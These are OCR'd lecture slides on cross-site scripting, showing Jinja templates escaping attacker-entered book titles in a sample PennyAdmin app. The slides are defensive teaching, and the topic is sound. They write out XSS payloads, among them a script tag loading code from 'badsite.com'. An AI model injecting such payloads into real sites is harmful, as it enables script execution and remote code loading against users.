
Enter an ISBN: 456
Enter an author: Sedgewick
Enter a title: <a href="https://www.akc.
Go

Return to home page

Created by Bob Dondero

XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 1 (cont.):



Hello, and welcome to **PennyAdmin**

Results

The addition was successful
The database now contains a book with isbn 456 author Sedgewick and title <a href="https://www.akc.org">Cute puppies</a>


Return to home page

Created by Bob Dondero

Browser doesn't interpret book title as page link

XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 1 (cont.):



Hello, and welcome to **PennyAdmin**

Show All Books

123: **Kernighan**: The Practice of Programming
234: **Kernighan**: The C Programming Language
345: **Sedgewick**: Algorithms in C
456: **Sedgewick**: <a href="https://www.akc.org">Cute puppies</a>

Return to home page

Created by Bob Dondero

Browser doesn't interpret book title as page link


XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 2:
    - When adding a book, attacker enters this as title:

```
<script>alert("Your system has been
hacked");</script>
```

XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 2 (cont.):


PennyAdmin - Chromium

PennyAdmin

localhost:55555/add

Hello, and welcome to **PennyAdmin**

Add a Book

Enter an ISBN: 456
Enter an author: Sedgewick
Enter a title: <script>alert("Your systen


Go

Return to home page

Created by Bob Dondero

XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 2 (cont.):



Hello, and welcome to **PennyAdmin**

Results

The addition was successful
The database now contains a book with isbn 456 author Sedgewick and title <script>alert("Your system has been hacked");</script>


Return to home page

Created by Bob Dondero

Browser doesn't display alert

XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 2 (cont.):



Hello, and welcome to **PennyAdmin**

Show All Books

123: Kernighan: The Practice of Programming
234: Kernighan: The C Programming Language
345: Sedgewick: Algorithms in C
456: Sedgewick: <script>alert("Your system has been hacked");</script>

Return to home page

Created by Bob Dondero

Browser doesn't display alert

XSS Attacks

- See **PennyAdmin05Jinja** app
  - Example 3:
    - Hypothetically…
    - When adding a book, attacker enters this as title:

```
<script
src="http://badsite.com/static/malic
ious.js"></script>
```

    - Would **not** cause browser to execute malicious code from another website

XSS Attacks

- Note:
  - **Mustache** template engine also sanitizes strings
    - In JavaScript, Python, Java, …

XSS Attacks

- Q: Project concern?
- A: Yes!!!

Summary

- We have covered:
  - A baseline example
  - SQL injection attacks
  - Cross-site scripting (XSS) attacks